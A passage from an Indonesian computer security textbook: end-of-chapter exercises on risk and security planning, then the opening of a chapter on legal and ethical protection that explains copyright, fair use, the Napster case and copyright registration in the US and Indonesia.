Kerentanan keamanan komputer dapat dikendalikan dengan banyak cara: beberapa teknologi, beberapa administratif, beberapa fisik, dan beberapa politik. Hukum mewakili perasaan kolektif suatu komunitas bahwa beberapa perilaku tidak dapat diterima. Tetapi sistem hukum bukanlah satu-satunya cara menghentikan perilaku yang tidak pantas: Beberapa orang memilih untuk tidak melakukan sesuatu atas dasar etika. Jadi, kami mengeksplorasi dan membandingkan hukum dan etika sebagai kontrol keamanan komputer.

Latihan dan Evaluasi

1. Dalam hal apa penolakan layanan (kurangnya ketersediaan untuk pengguna yang berwenang) merupakan kerentanan bagi pengguna komputer pribadi pengguna tunggal?
2. Identifikasi tiga ancaman yang paling mungkin terhadap sistem komputasi di kantor dengan karyawan kurang dari sepuluh. Yaitu, mengidentifikasi tiga kerentanan yang paling mungkin untuk dieksploitasi. Perkirakan berapa kali setiap kerentanan dieksploitasi per tahun. Membenarkan perkiraan Anda.

3. Lakukan analisis Latihan 2 untuk sistem komputasi yang terletak di laboratorium penelitian besar.
4. Lakukan analisis Latihan 2 untuk sistem komputasi yang terletak di perpustakaan universitas besar.
5. Berapa nilai komputer pribadi Anda? Bagaimana Anda mendapatkan angka itu? Apakah itu menutupi biaya untuk memulihkan atau membuat ulang semua data yang Anda miliki?
6. Sebutkan tiga faktor yang harus dipertimbangkan ketika mengembangkan rencana keamanan.
7. Selidiki rencana keamanan universitas atau perusahaan Anda untuk menentukan apakah persyaratan keamanannya memenuhi semua kondisi yang tercantum dalam bab ini. Daftar apa saja yang tidak. Kapan rencana itu ditulis? Kapan terakhir kali ditinjau dan diperbarui?
8. Sebutkan persyaratan keamanan yang tidak realistis. Nyatakan persyaratan keamanan yang tidak dapat diverifikasi. Nyatakan dua persyaratan keamanan yang tidak konsisten.
9. Sebutkan tiga kontrol yang dapat memiliki efek positif dan negatif.
10. Untuk sebuah maskapai penerbangan, apa aset terpentingnya? Apa sumber daya komputasi minimal yang diperlukan untuk melanjutkan bisnis untuk jangka waktu terbatas (hingga dua hari)? Sistem atau proses lain apa yang dapat digunakan selama periode bencana?
11. Jawab Latihan 10 untuk bank.
12. Jawab Latihan 10 untuk perusahaan pengeboran minyak,
13. Jawab Latihan 10 untuk kampanye politik.
14. Kapan sebuah insiden berakhir? Artinya, faktor-faktor apa yang mempengaruhi apakah tim penanganan insiden akan melanjutkan pekerjaan atau membubarkannya?
15. Sebutkan lima jenis kerusakan yang dapat terjadi pada komputer pribadi Anda. Perkirakan kemungkinan masing-masing, dinyatakan dalam beberapa kali per tahun (berapa kali dapat berupa pecahan, misalnya, 1/2 berarti dapat diharapkan terjadi setiap dua tahun sekali). Perkirakan kerugian moneter yang akan terjadi dari kerugian itu. Hitung kerugian tahunan yang diharapkan dari jenis kerusakan ini.
16. Sebutkan risiko dalam komputasi yang tidak mungkin atau tidak layak untuk mengembangkan probabilitas klasik terjadinya.
17. Selidiki kebijakan keamanan komputer untuk universitas atau perusahaan Anda. Siapa yang menulis kebijakan? Siapa yang memberlakukan kebijakan? Siapa yang menutupi? Sumber daya apa yang dicakupnya?
18. Jika Anda menemukan situasi yang tidak biasa di universitas atau tempat kerja Anda, kepada siapa Anda harus melaporkannya? Bisakah Anda melaporkan sesuatu kapan saja siang atau malam?
19. Sebutkan tiga sumber air yang berbeda untuk sistem komputasi, dan nyatakan kontrol untuk masing-masing.
20. Anda menemukan bahwa sistem komputasi Anda telah terinfeksi oleh sepotong kode berbahaya. Anda tidak tahu kapan infeksi terjadi. Anda memiliki pencadangan yang dilakukan setiap minggu sejak sistem dioperasikan tetapi, tentu saja, ada banyak perubahan pada sistem dari waktu ke waktu. Bagaimana Anda bisa menggunakan cadangan untuk membuat versi "bersih" dari sistem Anda?

Perlindungan Hukum Dan Etika

Bab 6

Bahasan dalam bab ini mencakup :

- Melindungi program dan data: hak cipta, paten, rahasia dagang
- Statuta kejahatan komputer dan proses hukumnya
- Karakteristik unik dari objek digital
- Kualitas perangkat lunak: Uniform Commercial Code
- Etika: prinsip dan situasi untuk dijelajahi

Perkembangan komputer yang pesat semakin hari menuntut kompleksitas yang semakin tinggi namun penggunaan yang mudah oleh pengguna. Para developer berlombalomba membuat produk yang mudah untuk digunakan namun keamanan sering menjadi anak tiri. Atas nama waktu dan target, developer seringkali hanya melakukan pengetesan terhadap fungsi suatu program dan masalah keamanan kurang menjadi perhatian. Tidak heran bila sering dijumpai banyaknya tambalan yang perlu dilakukan terhadap sebuah software yang sudah digunakan, ini artinya proses pengetesan atau quality control tidak berjalan dengan baik karena tidak bisa mendeteksi permasalahan secara dini. Ancaman terhadap keamanan komputer semakin hari semakin berbahaya seiring dengan semakin kompleksnya sebuah software.

Dalam bab ini kita mempelajari kontrol manusia yang berlaku untuk keamanan komputer: sistem hukum dan etika. Sistem hukum telah beradaptasi dengan baik terhadap teknologi komputer dengan menggunakan kembali beberapa bentuk perlindungan hukum lama (hak cipta dan paten) dan menciptakan undang-undang yang belum ada (malicious access). Namun, pengadilan bukanlah bentuk perlindungan yang sempurna untuk sumber daya komputer, karena dua alasan. Pertama, pengadilan cenderung reaktif daripada proaktif. Artinya, kita harus

menunggu pelanggaran terjadi dan kemudian mengadilinya, daripada mencoba mencegahnya sejak awal. Kedua, menyelesaikan masalah melalui pengadilan bisa memakan waktu lama (terkadang membutuhkan waktu bertahun-tahun) dan mahal; karakteristik terakhir mencegah semua orang kecuali orang kaya untuk menangani sebagian besar masalah keamanan.

Di sisi lain, etika tidak harus berubah, karena etika lebih situasional dan pribadi daripada hukum. Misalnya, privasi informasi pribadi menjadi bagian penting dari keamanan komputer. Dan meskipun secara teknis masalah ini hanya merupakan aspek kerahasiaan, namun secara praktis memiliki sejarah panjang baik dalam bidang hukum maupun etika. Bab ini melengkapi studi kami tentang perlindungan untuk sistem komputasi dengan mempertimbangkan konteks di mana keamanan dinilai dan diterapkan.

Tidak selalu konflik diselesaikan dengan baik. Beberapa orang akan berpikir bahwa mereka telah diperlakukan tidak adil, dan beberapa orang memang bertindak tidak adil. Di beberapa negara, seorang warga negara bereaksi terhadap tindakan yang salah dengan pergi ke pengadilan. Pengadilan dipandang sebagai penengah utama dan penegak keadilan. Tetapi, seperti yang akan dikatakan sebagian besar pengacara kepada Anda, definisi pengadilan tentang adil mungkin tidak sesuai dengan definisi Anda. Bahkan jika Anda bisa yakin pengadilan akan memihak Anda, pertempuran hukum bisa menguras emosi. Tujuan kami di bagian ini tidak hanya untuk memahami bagaimana sistem hukum membantu melindungi keamanan komputer tetapi juga untuk mengetahui bagaimana dan kapan menggunakan sistem hukum dengan bijak.

Hukum dan keamanan komputer terkait dalam beberapa cara. Pertama, hukum internasional, nasional, negara bagian, dan kota dapat memengaruhi privasi dan kerahasiaan. Statuta ini sering kali berlaku untuk hak individu untuk merahasiakan masalah pribadi. Kedua, undang-undang mengatur penggunaan, pengembangan, dan kepemilikan data dan program. Paten, hak cipta, dan rahasia dagang adalah perangkat hukum untuk melindungi hak pengembang dan pemilik program dan data. Demikian pula, salah satu aspek keamanan komputer adalah mengontrol akses ke program dan data; bahwa kontrol akses didukung oleh mekanisme hukum ini. Ketiga, undang-undang mempengaruhi tindakan yang dapat diambil untuk melindungi kerahasiaan, integritas, dan ketersediaan informasi dan layanan komputer. Kekhawatiran dasar dalam keamanan komputer ini diperkuat dan dibatasi oleh undang-undang yang berlaku. Dengan demikian, sarana hukum berinteraksi dengan kontrol lain untuk membangun keamanan komputer.

Namun, hukum tidak selalu memberikan kontrol yang memadai. Ketika menyangkut sistem komputer, hukum perlahan berkembang karena masalah serupa tetapi tidak sama dengan hak milik. Komputer masih baru, dibandingkan dengan rumah, tanah, kuda, atau uang. Akibatnya, tempat sistem komputer dalam hukum belum mapan. Ketika undang-undang ditulis dan kasus diputuskan, peran komputer dan orang-orang, data, dan proses yang terlibat menjadi lebih didefinisikan dalam undang-

undang. Namun, undang-undang belum menangani semua tindakan tidak patut yang dilakukan dengan komputer. Akhirnya, beberapa hakim, pengacara, dan petugas polisi tidak memahami komputasi, sehingga mereka tidak dapat menentukan bagaimana komputasi berhubungan dengan bagian lain dari hukum yang lebih mapan.

Hukum yang berhubungan dengan keamanan komputer mempengaruhi pemrogram, perancang, pengguna, dan pemelihara sistem komputasi dan bank data terkomputerisasi. Undang-undang ini melindungi, tetapi juga mengatur perilaku orang yang menggunakan komputer. Lebih jauh lagi, para profesional komputer adalah salah satu pendukung dengan kualifikasi terbaik untuk mengubah undang-undang lama dan membuat undang-undang baru tentang komputer. Namun, sebelum merekomendasikan perubahan, para profesional harus memahami keadaan komputer dan hukum saat ini. Oleh karena itu, kami memiliki tiga motivasi untuk mempelajari bagian hukum dari bab ini:

- untuk mengetahui perlindungan apa yang diberikan undang-undang untuk komputer dan data
- menghargai undang-undang yang melindungi hak orang lain sehubungan dengan komputer, program, dan data
- untuk memahami undang-undang yang ada sebagai dasar untuk merekomendasikan undang-undang baru untuk melindungi komputer, data, dan manusia

Beberapa bagian berikutnya membahas aspek perlindungan keamanan komputer berikut ini.

- Melindungi sistem komputasi dari penjahat. Penjahat komputer melanggar prinsip kerahasiaan, integritas, dan ketersediaan sistem komputer. Mencegah pelanggaran lebih baik daripada menuntut setelah terjadi. Namun, jika kontrol lain gagal, tindakan hukum mungkin diperlukan. Di bagian ini kita belajar beberapa undang-undang perwakilan untuk menentukan tindakan apa yang dapat dihukum menurut undang-undang.
- Melindungi kode dan data. Hak cipta, paten, dan rahasia dagang adalah semua bentuk perlindungan hukum yang dapat diterapkan pada program dan, terkadang, data. Namun, kita harus memahami perbedaan mendasar antara jenis perlindungan yang diberikan ketiganya dan metode untuk memperoleh perlindungan itu.
- Melindungi hak-hak programmer dan pengusaha. Hukum melindungi programmer dan orang-orang yang mempekerjakan programmer. Umumnya, pemrogram hanya memiliki hak hukum terbatas untuk mengakses program yang telah mereka tulis saat bekerja. Bagian ini berisi survei tentang hak-hak karyawan dan pengusaha mengenai program-program yang ditulis untuk pembayaran.
- Melindungi pengguna program. Ketika Anda membeli sebuah program, Anda mengharapkannya untuk bekerja dengan baik. Jika tidak, Anda ingin sistem hukum melindungi hak Anda sebagai konsumen. Bagian ini mensurvei jalan hukum yang Anda miliki untuk mengatasi program yang salah.

Hukum komputer itu kompleks dan muncul agak cepat karena mencoba mengikuti kemajuan teknologi yang cepat dan dimungkinkan oleh komputasi. Kami menyajikan dasar-dasar dalam buku ini tidak secara lengkap seperti yang Anda harapkan oleh seseorang dengan gelar sarjana hukum, tetapi sebagai analisis situasional untuk meningkatkan kesadaran mereka yang bukan pengacara tetapi yang harus berurusan dengan implikasi hukum. Untuk menerapkan materi bagian ini pada kasus tertentu, Anda harus berkonsultasi dengan pengacara yang memahami dan berspesialisasi dalam hukum komputer. Dan, seperti yang akan disarankan oleh sebagian besar pengacara, memastikan perlindungan hukum dengan melakukan sesuatu dengan benar sejak awal jauh lebih mudah—dan lebih murah—daripada menyewa pengacara untuk menyelesaikan jaringan konflik setelah ada yang salah.

6.1 Melindungi Program dan Data

Misalkan Martha menulis program komputer untuk memainkan video game. Dia mengundang beberapa teman untuk bermain game dan memberi mereka salinan sehingga mereka bisa bermain di rumah. Steve mengambil salinan dan menulis ulang bagian dari program Martha untuk meningkatkan kualitas tampilan layar. Setelah Steve berbagi perubahan dengannya, Martha memasukkannya ke dalam programnya. Sekarang teman-teman Martha telah meyakinkannya bahwa program itu cukup bagus untuk dijual, jadi dia ingin mengiklankan dan menawarkan permainan untuk dijual melalui surat. Dia ingin tahu perlindungan hukum apa yang dapat dia terapkan untuk melindungi perangkat lunaknya.

Hak cipta, paten, dan rahasia dagang adalah perangkat hukum yang dapat melindungi komputer, program, dan data. Namun, dalam beberapa kasus, langkah-langkah yang tepat harus diambil untuk melindungi pekerjaan sebelum orang lain diizinkan mengaksesnya. Di bagian ini, kami menjelaskan bagaimana masing-masing bentuk perlindungan ini awalnya dirancang untuk digunakan dan bagaimana masing-masing saat ini digunakan dalam komputasi. Kami berfokus terutama pada hukum A.S. dan Indonesia untuk memberikan contoh maksud dan konsekuensi. Pembaca dari negara lain atau melakukan bisnis di negara lain harus berkonsultasi dengan pengacara di negara tersebut untuk menentukan perbedaan dan persamaan spesifik.

6.1.2 Hak Cipta

Dikutip dari copyrightalliance.org, hak cipta adalah hak eksklusif yang secara otomatis diberikan pada seorang pembuat karya atas karya-karyanya. Hak cipta adalah merupakan kekayaan intelektual dalam berbagai bidang.

Hukum hak cipta secara internasional pernah diatur dalam konvensi Berne, Konvensi Roma, Perjanjian Hak Cipta WIPO, Perjanjian Pertunjukan dan Fonogram WIPO, dan Fair Access to Science and Technology Research Act of 2015. Hak cipta di Indonesia diatur dalam Undang-Undang Republik Indonesia no. 28 tahun 2014 tentang hak cipta yang dikeluarkan pada tanggal 16 oktober 2014.

Hak cipta dirancang untuk melindungi ekspresi ide. Dengan demikian, hak cipta berlaku untuk karya kreatif, seperti cerita, foto, lagu, atau sketsa pensil. Hak untuk menyalin ekspresi ide dilindungi oleh hak cipta. Gagasan itu sendiri, menurut undang-undang, adalah bebas; siapa pun dengan pikiran cemerlang dapat memikirkan apa pun yang dapat dipikirkan orang lain, setidaknya secara teori. Maksud dari hak cipta adalah untuk memungkinkan pertukaran ide secara teratur dan bebas.

Hak Cipta di Amerika Serikat

Di Amerika Serikat, dasar perlindungan hak cipta disajikan dalam Konstitusi AS. Badan peraturan perundang-undangan yang mendukung ketentuan konstitusi memuat undang-undang yang menguraikan atau memperluas perlindungan konstitusional. Statuta yang relevan termasuk undang-undang hak cipta AS tahun 1978, yang diperbarui pada tahun 1998 sebagai Digital Millennium Copyright Act (DMCA) khusus untuk menangani komputer dan media elektronik lainnya seperti video digital dan musik. Perubahan tahun 1998 membawa undang-undang hak cipta AS ke dalam kesesuaian umum dengan perjanjian Organisasi Kekayaan Intelektual Dunia tahun 1996, sebuah standar hak cipta internasional yang dipatuhi 95 negara.

Hak cipta melindungi ekspresi karya kreatif dan mempromosikan pertukaran ide.

Penulis buku menerjemahkan ide menjadi kata-kata di atas kertas. Makalah ini mewujudkan ekspresi dari ide-ide itu dan merupakan mata pencaharian penulis. Artinya, seorang penulis berharap untuk mencari nafkah dengan menyajikan ide-ide sedemikian rupa sehingga orang lain akan membayar untuk membacanya. (Perlindungan yang sama berlaku untuk karya musik, drama, film, dan karya seni, yang masing-masing merupakan ekspresi pribadi dari gagasan.) Hukum melindungi hak individu untuk mencari nafkah, sambil mengakui bahwa pertukaran gagasan mendukung pertumbuhan intelektual masyarakat. Hak cipta mengatakan bahwa cara tertentu untuk mengekspresikan ide adalah milik penulis. Misalnya, dalam musik, mungkin ada dua atau tiga hak cipta yang terkait dengan satu ciptaan: Seorang komposer dapat membuat hak cipta atas sebuah lagu, seorang arranger dapat memberikan hak cipta atas suatu aransemen lagu tersebut, dan seorang artis dapat memberikan hak cipta atas penampilan tertentu dari aransemen lagu tersebut.. Harga yang Anda bayar untuk tiket konser termasuk kompensasi untuk ketiga ekspresi kreatif.

Hak Cipta Program Komputer di Indonesia

Dalam tulisan ini, program komputer yang dimaksudkan adalah perangkat lunak aplikasi (software aplikasi), bukan software operating system.

Pasal 1 ayat (8) Undang-Undang No.19 Tahun 2002 tentang Hak Cipta(selanjutnya disingkat UUHC) mengatur bahwa dalam undang-undang ini yang dimaksud dengan program komputer adalah "sekumpulan instruksi yang diwujudkan dalam bentuk bahasa, kode, skema, ataupun bentuk lain, yang apabila digabungkan dengan media

yang dapat dibaca dengan komputer akan mampu membuat komputer bekerja untuk melakukan fungsi-fungsi khusus atau untuk mencapai hasil yang khusus, termasuk persiapan dalam merancang instruksi-instruksi tersebut". Walaupun UUHC telah memberikan dasar pengaturan hukum terhadap perlindungan kepada pemegang hak cipta, namun dalam kenyataannya bahwa masih ditemukan adanya penjualan komputer yang menggunakan software bajakan oleh masyarakat (toko komputer) yang pada akhirnya sangat merugikan pemegang hak sesungguhnyayang telah mengorbankan tenaga, biaya dan waktu untuk menghasilkan suatu karyacipta.

Hak cipta memberi penulis hak eksklusif untuk membuat salinan ekspresi dan menjualnya ke publik. Artinya, hanya penulis (atau penjual buku atau orang lain yang bekerja sebagai agen penulis) yang dapat menjual salinan baru dari buku penulis.

Definisi Kekayaan Intelektual

Undang-undang hak cipta AS (§102) menyatakan bahwa hak cipta dapat didaftarkan untuk “karya asli kepengarangan yang ditetapkan dalam media ekspresi nyata apa pun, … dari mana mereka dapat dilihat, direproduksi, atau dikomunikasikan, baik secara langsung atau dengan bantuan mesin atau perangkat.” Sekali lagi, hak cipta tidak mencakup gagasan yang diungkapkan. “Dalam kasus apa pun perlindungan hak cipta untuk karya asli kepenulisan tidak mencakup ide apa pun.” Hak cipta harus berlaku untuk karya asli, dan harus dalam media ekspresi yang nyata.

Di Indonesia UU No. 19 Tahun 2002 tentang Hak Cipta menyatakan bahwa Hak Cipta adalah hak yang mengatur karya intelektual di bidang ilmu pengetahuan, seni dan sastra yang dituangkan dalam bentuk yang khas dan diberikan pada ide, prosedur, metode atau konsep yang telah dituangkan dalam wujud tetap. Untuk mendapatkan perlindungan melalui Hak Cipta, tidak ada keharusan untuk mendaftarkan. Pendaftaran hanya semata-mata untuk keperluan pembuktian belaka. Dengan demikian, begitu suatu ciptaan berwujud, maka secara otomatis Hak Cipta melekat pada ciptaan tersebut. Biasanya publikasi dilakukan dengan mencantumkan tanda Hak Cipta.

Hanya pencipta ekspresi yang berhak atas hak cipta; jika suatu ekspresi tidak memiliki pencetus yang dapat ditentukan, hak cipta tidak dapat diberikan. Karya-karya tertentu dianggap berada dalam domain publik, dimiliki oleh publik, tidak oleh siapa pun secara khusus.

Ekspresi hak cipta juga harus dalam beberapa media nyata. Sebuah cerita atau karya seni harus ditulis, dicetak, dilukis, direkam (pada media fisik seperti piringan hitam), disimpan pada media magnetik (seperti disk atau pita), atau diperbaiki dengan cara lain. Selanjutnya, tujuan hak cipta adalah untuk mempromosikan distribusi karya; oleh karena itu, karya tersebut harus didistribusikan, bahkan jika salinannya dikenakan biaya.

Orisinalitas Karya

Karya yang dilindungi hak cipta harus asli dari penciptanya. Seperti disebutkan sebelumnya, beberapa ekspresi dalam domain publik tidak tunduk pada hak cipta. Sebuah karya dapat memiliki hak cipta meskipun mengandung beberapa materi domain publik, selama ada orisinalitasnya juga. Penulis bahkan tidak perlu mengidentifikasi apa yang publik dan apa yang asli.

Misalnya, seorang sejarawan musik dapat memberikan hak cipta atas koleksi lagu daerah meskipun sebagian atau semuanya berada dalam domain publik. Untuk tunduk pada hak cipta, sesuatu di dalam atau tentang koleksi harus asli. Sejarawan mungkin berpendapat bahwa mengumpulkan lagu, memilih mana yang akan dimasukkan, dan menyusunnya adalah bagian asli. Atau jika sejarawan menulis tentang signifikansi masing-masing, analisis itu akan asli. Dalam hal ini, undang-undang hak cipta tidak akan melindungi lagu-lagu daerah (yang akan berada dalam domain publik) tetapi sebaliknya akan melindungi pemilihan dan organisasi atau deskripsi tertentu tersebut. Seseorang yang menjual selembar kertas yang hanya berisi satu lagu saja kemungkinan besar tidak melanggar hak cipta sejarawan. Kamus juga dapat dilindungi hak cipta dengan cara ini; penulis tidak mengklaim memiliki kata-kata, hanya ekspresi mereka dalam kamus tertentu.

Penggunaan Fair Use

Undang-undang hak cipta menunjukkan bahwa objek berhak cipta tunduk pada fair use (penggunaan wajar). Pembeli memiliki hak untuk menggunakan produk dengan cara yang dimaksudkan dan dengan cara yang tidak mengganggu hak penulis. Secara khusus, undang-undang mengizinkan “penggunaan yang wajar dari karya berhak cipta, termasuk penggunaan seperti itu dengan reproduksi dalam salinan … untuk tujuan seperti kritik, komentar, pelaporan berita, pengajaran (termasuk beberapa salinan untuk penggunaan di kelas), beasiswa atau penelitian.” Tujuan dan pengaruh penggunaan pada pasar potensial untuk atau nilai karya tersebut mempengaruhi keputusan tentang apa yang merupakan penggunaan wajar. Misalnya, penggunaan wajar memungkinkan membuat salinan cadangan perangkat lunak berhak cipta yang Anda peroleh secara legal: Salinan cadangan melindungi penggunaan Anda dari kegagalan sistem tetapi tidak memengaruhi pembuatnya karena Anda tidak memerlukan atau tidak ingin menggunakan dua salinan sekaligus . Undang-undang hak cipta biasanya menjunjung tinggi hak pencipta untuk pengembalian yang adil atas karyanya, sambil mendorong orang lain untuk menggunakan ide-ide yang mendasarinya. Penggunaan yang tidak adil atas barang berhak cipta disebut pembajakan.

Fair Use memungkinkan dijadikan tembusan untuk beasiswa dan penelitian.

Jika melihat ketentuan dalam 17 U.S.C. § 107 Undang-Undang Hak Cipta Amerika Serikat parameter yang menjadi pengecualiannya jelas, yaitu: (1) tidak diperuntukan untuk sarana komersial, (2) tidak mengubah sifat dari hak cipta itu sendiri, (3) jumlah

yang digunakan, dan (4) tidak mempengaruhi pasar dari hak cipta itu sendiri. Dari ketentuan fair use di Amerika Serikat maka batasan dari pengecualian hak cipta memiliki parameter yang jelas. Sebaliknya, pengaturan fair use di Indonesia dalam Pasal 44 Undang-Undang No. 28 Tahun 2014 masih tidak jelas batasan dari 'kepentingan yang wajar' sehingga perlu ditafsirkan apabila terjadi sengketa hukum di kemudian hari dengan bertolak pada kalimat 'keseimbangan dalam menikmati manfaat ekonomi dst…'

Penemuan mesin fotokopi mempersulit penerapan penggunaan wajar. Saat ini banyak toko fotokopi komersial akan menyalin sebagian — terkadang seluruh bab — dari sebuah buku atau satu artikel dari jurnal tetapi menolak untuk menyalin seluruh volume, dengan alasan penggunaan wajar. Dengan mesin fotokopi, kualitas salinan menurun dengan setiap salinan, seperti yang Anda ketahui jika Anda pernah mencoba membaca salinan salinan dari salinan kertas.

Teknologi digital dalam beberapa hal telah melampaui mesin fotokopi. Media digital dapat disalin dengan tepat, tanpa penurunan kualitas: Salinan file PDF akan dicetak persis sama seperti aslinya, seperti halnya salinan dari salinan itu. Dengan demikian, e-book yang direpresentasikan sebagai file PDF (atau format rendering lainnya) dapat disalin dengan sempurna dalam jumlah yang tidak terbatas. Secara teori, kemudian, penerbit mungkin hanya menjual satu salinan e-book, dan satu pengguna dapat membuat salinan tak terbatas untuk diberikan kepada teman-teman, yang semuanya dapat membuat salinan untuk teman-teman mereka, dan seterusnya. (Di bagian ini ketika kami mengatakan seseorang "dapat menyalin" yang kami maksud adalah orang tersebut memiliki kemampuan teknologi, belum tentu hak hukum atau moral). Anda mungkin telah melihat pergolakan dengan e-book, CD dan format musik lainnya, DVD, dan lainnya media film, karya seni grafis, dan karya seni sejenis kini dilihat secara digital. Kasus 6.1 menerangi masalah lain yang melibatkan salinan digital. Penerbit, penulis, artis, pemirsa, humas, pemilik tempat, dan politisi sedang mencari cara untuk memungkinkan akses digital tetapi melindungi hak pencetus untuk mendapatkan keuntungan. Pada tulisan ini, berbagai skema perlindungan salinan menyatukan bidang tersebut, tetapi kompatibilitas lintas perangkat hampir tidak ada.

Kasus 6.1

Napster: Tidak Ada Hak untuk Menyalin

Napster adalah clearinghouse berbasis web untuk file musik. Untuk melihat mengapa keberadaannya bermasalah, pertama-tama kita harus mempertimbangkan pendahulunya, sebuah perusahaan bernama MP3. MP3.com adalah arsip untuk file digital musik. Pengguna dapat memperoleh file MP3 dari lagu tertentu untuk kesenangan mendengarkan pribadi mereka. Akhirnya, salah satu pengguna akan mengunggah file ke MP3.com, yang membuatnya tersedia untuk orang lain. Pada Mei 2000, pengadilan memutuskan bahwa MP3.com telah menyalin lebih dari 45.000 CD audio secara ilegal dan telah mendistribusikan karya berhak cipta secara ilegal.

Untuk mengatasi masalah hukum, pecinta musik mencari pendekatan satu langkah menjauh dari distribusi yang sebenarnya, sehingga mencoba untuk tetap legal di bawah undang-undang AS. Alih-alih menjadi arsip digital, Napster didesain ulang menjadi clearinghouse bagi individu. Seseorang mungkin mendaftar dengan Napster untuk mendokumentasikan bahwa dia memiliki versi digital dari pertunjukan tertentu oleh seorang seniman. Orang kedua akan menyatakan minatnya pada rekaman itu, dan Napster akan menghubungkan keduanya. Dengan demikian, Napster tidak pernah benar-benar menyentuh file itu sendiri. Sebagai gantinya, Napster mengoperasikan layanan pertukaran file peer-to-peer, seperti halnya eBay memfasilitasi pembelian dan penjualan objek tanpa pernah melakukan transaksi.

Pada Februari 2001, the U.S. 9th CircuitCourt memutuskan bahwa Napster melanggar hak cipta berbagai artis. Asosiasi Industri Rekaman Amerika membawakan setelan itu, mewakili ribuan penampil.

Inti dari kasus ini adalah apa yang dibeli seseorang saat membeli CD. Undang-undang hak cipta menyatakan bahwa seseorang tidak membeli musik itu sendiri, tetapi membeli hak untuk menggunakan CD. “Menggunakan” CD berarti memutarnya, meminjamkannya kepada teman, memberikannya kepada penggemar, atau bahkan menjualnya kembali, tetapi tidak menyalinnya untuk dibagikan kepada orang lain. Artis asli memiliki hak untuk mengontrol distribusi salinannya, di bawah prinsip yang disebut penjualan pertama.

Perpanjangan penggunaan wajar adalah doktrin penggunaan pribadi. Anda mungkin memiliki buku peta dan membuat salinan satu peta untuk dibawa dalam perjalanan, membuang salinannya setelah Anda selesai menggunakannya. Anda tidak merampas penjualan dari penulis: Anda memiliki satu salinan dan tidak akan membeli yang kedua hanya untuk perjalanan ini. Jadi, salinan hanyalah sebuah kenyamanan. Demikian pula, Anda mungkin cukup membuat salinan cadangan objek digital, untuk menjaga agar tidak hilang jika komputer Anda gagal atau Anda kehilangan pemutar media Anda.

Undang-undang hak cipta juga memiliki konsep penjualan pertama: setelah membeli objek yang dilindungi hak cipta, pemilik baru dapat memberikan atau menjual kembali objek tersebut. Artinya, pemilik hak cipta berhak menguasai penjualan pertama benda tersebut. Konsep ini berfungsi dengan baik untuk buku: Seorang penulis mendapat kompensasi ketika toko buku menjual buku, tetapi penulis tidak memperoleh pendapatan tambahan jika buku tersebut kemudian dijual kembali di toko barang bekas. (Perhatikan bahwa seorang seniman tidak mendapat keuntungan langsung ketika karya menjadi lebih berharga. Jika Andy Warhol menjual salinan kaleng sup terkenalnya seharga $100 dan sekarang harganya ribuan kali lipat, Warhol tidak mendapat bagian dari kenaikan itu.)

Seorang penulis atau seniman mendapat untung dari penjualan pertama suatu objek

Persyaratan untuk Mendaftarkan Hak Cipta

Hak cipta mudah diperoleh, dan kesalahan dalam mengamankan hak cipta dapat diperbaiki. Langkah pertama pendaftaran adalah pemberitahuan. Setiap calon pengguna harus diberi tahu bahwa karya tersebut memiliki hak cipta. Setiap salinan harus ditandai dengan simbol hak cipta ©, kata Hak Cipta, tahun, dan nama penulis. (Pada suatu waktu, item ini diikuti oleh Semua hak dilindungi undang-undang untuk meleSTEKOMikan hak cipta di negara-negara Amerika Selatan tertentu. Menambahkan frasa sekarang tidak perlu tetapi tidak berbahaya.)

Urutan elemen dapat diubah, dan © atau Hak Cipta dapat dihilangkan (tetapi tidak keduanya). Setiap salinan yang didistribusikan harus ditandai, meskipun undang-undang akan memaafkan kegagalan untuk menandai salinan jika upaya yang wajar dilakukan untuk mengingat dan menandai setiap salinan yang didistribusikan tanpa tanda.

Hak cipta juga harus diajukan secara resmi. Di Amerika Serikat, formulir diisi dan diserahkan ke Kantor Hak Cipta, bersama dengan biaya nominal dan salinan karya. Sebenarnya, Kantor Hak Cipta hanya membutuhkan 25 halaman pertama dan 25 halaman terakhir dari karya tersebut, untuk membantu membenarkan klaim dalam kasus pengadilan. Pengajuan harus dilakukan dalam waktu tiga bulan setelah distribusi pertama pekerjaan. Undang-undang mengizinkan pengajuan hingga lima tahun terlambat, tetapi tidak ada pelanggaran sebelum waktu pengajuan dapat dituntut.

Di Indonesia perlindungan suatu ciptaan timbul secara otomatis sejak ciptaan itu diwujudkan dalam bentuk yang nyata. Pendaftaran ciptaan tidak merupakan suatu kewajiban untuk mendapatkan hak cipta. Namun demikian, pencipta maupun pemegang hak cipta yang mendaftarkan ciptaannya akan mendapat surat pendaftaran ciptaan yang dapat dijadikan sebagai alat bukti awal di pengadilan apabila timbul sengketa di kemudian hari terhadap ciptaan tersebut. Ciptaan dapat didaftarkan ke Kantor Hak Cipta, Direktorat Jenderal Hak Kekayaan Intelektual-Departemen Hukum dan HAM (Ditjen HKI-KemenkumHAM).

Pelanggaran Hak Cipta

Pemegang hak cipta harus pergi ke pengadilan untuk membuktikan bahwa seseorang telah melanggar hak cipta. Pelanggaran harus substansial, dan itu harus menyalin, bukan karya independen. Secara teori, dua orang mungkin menulis lagu yang sama secara identik secara independen, tidak saling mengenal. Kedua orang ini sama-sama berhak atas perlindungan hak cipta atas karya mereka. Tidak ada yang akan melanggar yang lain, dan keduanya akan memiliki hak untuk mendistribusikan pekerjaan mereka dengan bayaran. Sekali lagi, hak cipta paling mudah dipahami untuk karya fiksi tertulis karena sangat tidak mungkin bahwa dua orang akan mengungkapkan ide dengan kata-kata yang sama atau sangat mirip.

Independensi karya nonfiksi hampir tidak begitu jelas. Pertimbangkan, misalnya, sebuah buku aritmatika. Pembagian panjang dapat dijelaskan hanya dengan banyak cara, sehingga dua buku independen dapat menggunakan kata-kata yang sama untuk penjelasan tersebut. Jumlah contoh alternatif yang mungkin terbatas, sehingga dua penulis dapat secara independen memilih untuk menulis contoh sederhana yang sama. Namun, kecil kemungkinannya bahwa dua penulis buku teks akan memiliki pola penyajian yang sama dan semua contoh yang sama dari awal hingga akhir.

6.1.2 Hak Cipta untuk Perangkat Lunak Komputer

Undang-undang hak cipta asli membayangkan perlindungan untuk hal-hal seperti buku, lagu, dan foto-foto. Orang dapat dengan mudah mendeteksi ketika item ini disalin. Pemisahan antara domain publik dan kreativitas cukup jelas. Dan perbedaan antara ide (perasaan, emosi) dan ekspresinya cukup jelas. Karya-karya nonfiksi dapat dimengerti memiliki lebih sedikit kelonggaran untuk ekspresi independen. Karena kendala bahasa pemrograman dan efisiensi kecepatan dan ukuran, program komputer masih memiliki sedikit waktu luang.

